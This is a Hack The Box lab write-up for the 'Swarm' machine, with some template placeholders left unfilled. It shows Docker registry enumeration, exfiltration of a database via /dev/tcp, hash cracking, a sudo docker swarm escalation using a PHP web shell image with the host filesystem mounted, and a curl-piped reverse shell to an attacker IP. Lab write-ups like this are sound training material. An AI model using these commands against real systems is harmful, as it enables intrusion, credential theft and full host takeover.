



HACKTHEBOX



Swarm

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Difficulty: **Measy**

Classification: (In)official

Synopsis

Machine Name is an Easy Difficulty machine that features X software...

Skills Required

- Some Skill Needed

Skills Learned

- Some Skill/Vulnerability Taught

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.230.94 | grep '^[[0-9]]' | cut -d '/' -  
f 1 | tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sc -sv 10.129.230.94  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 17:21 BST  
Nmap scan report for swarm.htb (10.129.230.94)  
Host is up (0.016s latency).
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
ssh-hostkey:			

```
| 3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
| 256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_ 256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open http nginx 1.25.5
|_http-server-header: nginx/1.25.5
|_http-title: Home - Simple News Portal
2377/tcp open ssl/swarm?
5000/tcp open http Docker Registry (API: 2.0)
|_http-title: Site doesn't have a title.
7946/tcp open unknown
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap **done:** 1 IP address (1 host up) scanned in 92.82 seconds

An initial **Nmap** scan reveals SSH, NGINX, a Docker Registry, and some SSL "swarm" service. Given this box's name, alarm bells should be going off right about now.

HTTP

Browsing to the website on port **80**, we get redirected to **swarm.htb**, which we add to our **hosts** file:

```
echo 10.129.230.94 swarm.htb | sudo tee -a /etc/hosts
```

NewsBOX

[Home](#) [Technology](#) [Random](#) [Breaking News](#) [Login](#)

ALL THE NEWS

LATEST



Apr 25, 2024

The Cult of the Sun

By PenniesForThoughts



Apr 22, 2024

Forgotten Technology in the Dead Cities

By ChasingDeadlines




We land on a News page hosting several articles surrounding events resembling those of the CTF's lore. The site has a Login mechanism but no means to register an account.

```
gobuster dir -u http://swarm.htb -w /usr/share/wordlists/dirbuster/directory-  
list-2.3-medium.txt -t 100 -q
```

```
/login          (Status: 200) [Size: 5673]  
/profile        (Status: 302) [Size: 0] [--> /login?next=/profile]  
/admin          (Status: 301) [Size: 0] [--> /admin/]  
/posts          (Status: 302) [Size: 0] [--> /login?next=/posts]  
/logout         (Status: 302) [Size: 0] [--> /]
```

Browsing to `/admin` reveals that we are dealing with a Django application.



Foothold

Docker Registry

Having exhausted our options, we turn our attention to the Docker Registry that is exposed.

We can query it for images using the API.

```
curl http://swarm.htb:5000/v2/_catalog
```

```
{"repositories":["newsbox-web"]}
```

```
curl http://swarm.htb:5000/v2/newsbox-web/tags/list
```

```
{"name":"newsbox-web","tags":["latest"]}
```

We see an image (repository) named `newsbox-web:latest`, which matches the name of the web application we checked out earlier. We proceed to pull the image to create a container locally.

```
docker pull 10.129.230.94:5000/newsbox-web:latest
```

```
Error response from daemon: Get "https://10.129.230.94:5000/v2/": http: server
gave HTTP response to HTTPS client
```

We get an error, as the docker client was expecting an HTTPS response. To fix this, we need to add the server to our `insecure-registries`, allowing Docker to "trust" it without validating it via SSL.

```
echo '{ "insecure-registries":["10.129.230.94:5000"] }' | sudo tee -a
/etc/docker/daemon.json

{ "insecure-registries":["10.129.230.94:5000"] }
```

After restarting the docker daemon, we can pull the image.

```
sudo systemctl restart docker
docker pull 10.129.230.94:5000/newsbox-web:latest

latest: Pulling from newsbox-web
b0a0cf830b12: Pull complete
72914424168c: Pull complete
545ebfaa7506: Pull complete
80ee918b2084: Pull complete
d361726ad66f: Pull complete
4d2c6c1a8e80: Pull complete
df4459b8a74f: Pull complete
26484ab3509b: Pull complete
Digest: sha256:26e727643185bfcf51da5fe8003f76d3b43ee1e51762fb44f0fae1c01679baed
Status: Downloaded newer image for 10.129.230.94:5000/newsbox-web:latest
10.129.230.94:5000/newsbox-web:latest
```

Now, we can create a container with the image.

```
# Verify we have the image
docker image ls -a
REPOSITORY          TAG          IMAGE ID      CREATED        SIZE
10.129.230.94:5000/newsbox-web  latest      10411032f71d  25 hours ago  198MB

# Create the container using the Image ID
docker container create 10411032f71d

# Verify the creation
docker ps -a
CONTAINER ID   IMAGE          COMMAND        CREATED        STATUS        NAMES
0efa04a66079   10411032f71d   "python..."  23 seconds ago Created       peaceful_ganguly

# Start container using the name
docker start peaceful_ganguly
```

Finally, we can hop into a shell inside the container.

```
docker exec -it peaceful_ganguly bash
```

We find ourselves in the `/app` directory, which matches our expectation of a Django application.

```
root@0efa04a66079:/app# ls -al

total 300
drwxr-xr-x  1 root root  4096 Apr 25 13:09 .
drwxr-xr-x  1 root root  4096 Apr 26 15:36 ..
-rw-r--r--  1 root root   180 Apr 25 13:08 Dockerfile
-rw-r--r--  1 root root 253952 Apr 25 12:59 db.sqlite3
drwxr-xr-x  1 root root  4096 Apr 25 14:46 django_news
-rw-r--r--  1 root root   689 Apr  6 2022 manage.py
drwxr-xr-x  4 root root  4096 Apr 24 16:57 media
drwxr-xr-x  1 root root  4096 Apr 25 12:05 newsApp
-rw-r--r--  1 root root    32 Apr 25 13:08 requirements.txt
drwxr-xr-x 11 root root  4096 Apr 25 14:49 static
-rw-r--r--  1 root root  1956 Apr 25 12:16 wget-log
```

We see a `db.sqlite3` file, which we exfiltrate and enumerate for possible password hashes.

```
# Locally
nc -nlvp 4444 > db.sqlite3
listening on [any] 4444 ...

# In Docker
root@0efa04a66079:/app# cat < db.sqlite3 > /dev/tcp/10.10.14.40/4444
```

We get three hashes:

```
sqlite> select * from auth_user;

1|pbkdf2_sha256$60$9jLMaflzyx1C3dAsBqZs8m$1H64ybyNv6NWUIw+TiaYE40VIW9enXe88tew5X+cQEI=|2024-04-30 16:32:56.994788|1|admin|Administrator|admin@swarm.htb|1|1|2022-04-06 01:44:10|MeIo
2|pbkdf2_sha256$60$HXF8aUc1IWkr9ajH3y8LS8$d7MF1G+1VPC03n31bt4u60vGs7z1hJpiUYp5eGHoAZM=|2022-04-06 08:16:01|0|ChasingDeadlines|Loman|cloman@swarm.htb|0|1|2022-04-06 08:14:40|Chase
3|pbkdf2_sha256$60$6oJcB6Vhj9eECUQS5VgZME$Ha25+TiE5JozOAYUEen0VTKN27/anXewuAp95JXUYFg=||0|PenniesForThoughts|Lessing|plessing@swarm.htb|1|1|2024-04-25 12:07:58|Penny
```

We save the hashes to a file and feed them to `hashcat`, mode `10000` for Django `pbkdf2`.

```
hashcat -m 10000 hash --wordlist /usr/share/wordlists/rockyou.txt

<...SNIP...>
pbkdf2_sha256$60$6oJcB6Vhj9eECUQS5VgZME$Ha25+TiE5JozOAYUEen0VTKN27/anXewuAp95JXUYFg=:pennypenny99
```

After about thirty seconds, we obtain the password `pennypenny99`, for `Penny Lessing`'s account. We try to SSH into the machine using the credentials, with her email username being the one to use:

```
ssh plessing@swarm.htb
```

Privilege Escalation

We check the `sudo` permissions.

```
plessing@swarm:~$ sudo -l

Matching Defaults entries for plessing on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User plessing may run the following commands on localhost:
    (root : root) /usr/bin/docker swarm *
```

We see that we can run the `docker swarm` command as `root`.

Abusing this may require some research on the players' part, but it is quite simple:

0. Initialise a swarm on the target
1. Join the swarm from our attacking machine, as a Manager
2. Create a malicious image on our attacking machine
3. Create a swarm service with the malicious image and push it to the swarm's nodes
4. This will create the malicious image on all nodes that are a part of the swarm, including the target
5. Profit

We would start by initialising the swarm, but that seems to already be the case:

```
plessing@swarm:~$ sudo docker swarm init

Error response from daemon: This node is already part of a swarm. Use "docker
swarm leave" to leave this swarm and join another one.
```

We then generate a manager token for our attacking machine:

```
plessing@swarm:~$ sudo docker swarm join-token manager

To add a manager to this swarm, run the following command:

    docker swarm join --token SWMTKN-1-
41gn49qnlg2em8i8kiow50f9x1qt0rh0ru453kbs2xcvv9b9ym-2sa3ni9uj490oioypa72nnyof
10.129.230.94:2377
```

We run the command on our machine:

```
docker swarm join --token SWMTKN-1-41gn49qnlg2em8i8kiow50f9x1qt0rh0ru453kbs2xcvv9b9ym-2sa3ni9uj490oiopya72nnyof 10.129.230.94:2377
```

This node joined a swarm as a manager.

Next, we build a malicious image and push it to the target registry.

```
mkdir pwnpod
cd pwnpod

cat > Dockerfile <<EOF
FROM php:latest
WORKDIR /var/www/html
COPY index.php .
CMD ["php", "-S", "0.0.0.0:1337"]
EOF

cat > index.php <<EOF
<?php system($_GET[0])?>
EOF

docker image build . -t pwnpod:latest
docker image tag pwnpod:latest 10.129.230.94:5000/pwnpod:latest
docker push 10.129.230.94:5000/pwnpod:latest
```

Finalemente, we create the service and push it to the swarm infecting all nodes that stand in our way.

```
docker service create -d -p 1337:1337 --name pwnpod4 --replicas 2 --mount
type=bind,source=/,target=/mnt localhost:5000/pwnpod:latest
```

image localhost:5000/pwnpod:latest could not be accessed on a registry to record its digest. Each node will access localhost:5000/pwnpod:latest independently, possibly leading to different nodes running different versions of the image.

Two things are crucial here. Firstly, while one might be tempted to specify the remote registry explicitly, i.e. `10.129.230.94:5000`, this will cause the you to pwn yourself, as the container will be defined on your system and despite being accessible via `10.129.230.94:1337`, your own filesystem will be mounted, instead of the target's. As such, we must define the registry as `localhost:5000`, which will fail on our system but succeed on the target system, which actually has a running registry. Secondly, note the `--replicas 2`. With more members in the swarm, we could either make this a global service or increase the replicas, to affect more nodes in the swarm.

We can now see the malicious containers running, but only on the target system. For us, the `kali` nodes, we get a `No such image:` error.

```
docker service ps pwnpod
```

ID	NAME	IMAGE	NODE	DESIRED
STATE	CURRENT STATE	ERROR		PORTS
1bfhy0rvbrhs	pwnpod	localhost:5000/pwnpod:latest	swarm	Running
	Running 5 minutes ago			
zsnh853oc6b8	pwnpod	localhost:5000/pwnpod:latest	swarm	Running
	Running 5 minutes ago			
cf7emqg769cj	_ pwnpod	localhost:5000/pwnpod:latest	kali	Shutdown
	Rejected 5 minutes ago	"No such image: localhost:5000..."		
uqjlwcjl4d7o	_ pwnpod	localhost:5000/pwnpod:latest	kali	Shutdown
	Rejected 5 minutes ago	"No such image: localhost:5000..."		
uwz8he51e1am	_ pwnpod	localhost:5000/pwnpod:latest	kali	Shutdown
	Rejected 5 minutes ago	"No such image: localhost:5000..."		
0ojk8urmx2qv	_ pwnpod	localhost:5000/pwnpod:latest	kali	Shutdown
	Rejected 5 minutes ago	"No such image: localhost:5000..."		

Checking the open ports on the target reveals that 1337 is listening, as we defined.

```
plessing@swarm:~$ ss -tlnp
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
Process				
LISTEN	0	4096	0.0.0.0:5000	0.0.0.0:*
LISTEN	0	4096	0.0.0.0:80	0.0.0.0:*
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*
LISTEN	0	4096	[::]:5000	[::]:*
LISTEN	0	4096	*:2377	*:*
LISTEN	0	4096	*:7946	*:*
LISTEN	0	4096	[::]:80	[::]:*
LISTEN	0	128	[::]:22	[::]:*
LISTEN	0	4096	*:1337	*:*

Finally, we can use this exposed port to access our malicious PHP server and get a shell inside the container, with the target's filesystem mounted.

```
curl http://10.129.230.94:1337/index.php?0=id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

Shell incoming:

```
nc -nlvp 4444
```

```
cat > boom.sh<<EOF
#!/bin/sh
/bin/sh -i >& /dev/tcp/10.10.14.59/4444 0>&1
EOF
python3 -m http.server 80
```

```
curl http://10.129.230.94:1337/index.php?0=curl+10.10.14.59/boom.sh\|bash
```



```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.59] from (UNKNOWN) [172.18.0.8] 38604
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

We got a shell as `root`. The host filesystem is mounted in `/mnt`.

```
# cd /mnt
# ls -al root
total 56
drwx----- 6 root root 4096 Apr 30 16:31 .
drwxr-xr-x 18 root root 4096 Apr 17 08:46 ..
lrwxrwxrwx 1 root root    9 Apr 25 14:58 .bash_history -> /dev/null
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwxr-xr-x 3 root root 4096 Apr 24 16:55 .cache
drwx----- 3 root root 4096 Apr 25 13:09 .docker
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwxr-xr-x 2 root root 4096 Apr 25 11:57 .vim
-rw----- 1 root root 18003 Apr 30 16:31 .viminfo
drwxr-xr-x 4 root root 4096 Apr 25 14:44 docker
-rw-r----- 1 root root 33 Apr 25 14:58 root.txt
```

Alternative methods of exploitation may include leaving the swarm on the target system (this won't break the services, I tested it) and creating a swarm on our attacking machine, joining it from the target system as a worker. One can then also deploy malicious images, either by forwarding a local registry or using the one on the target.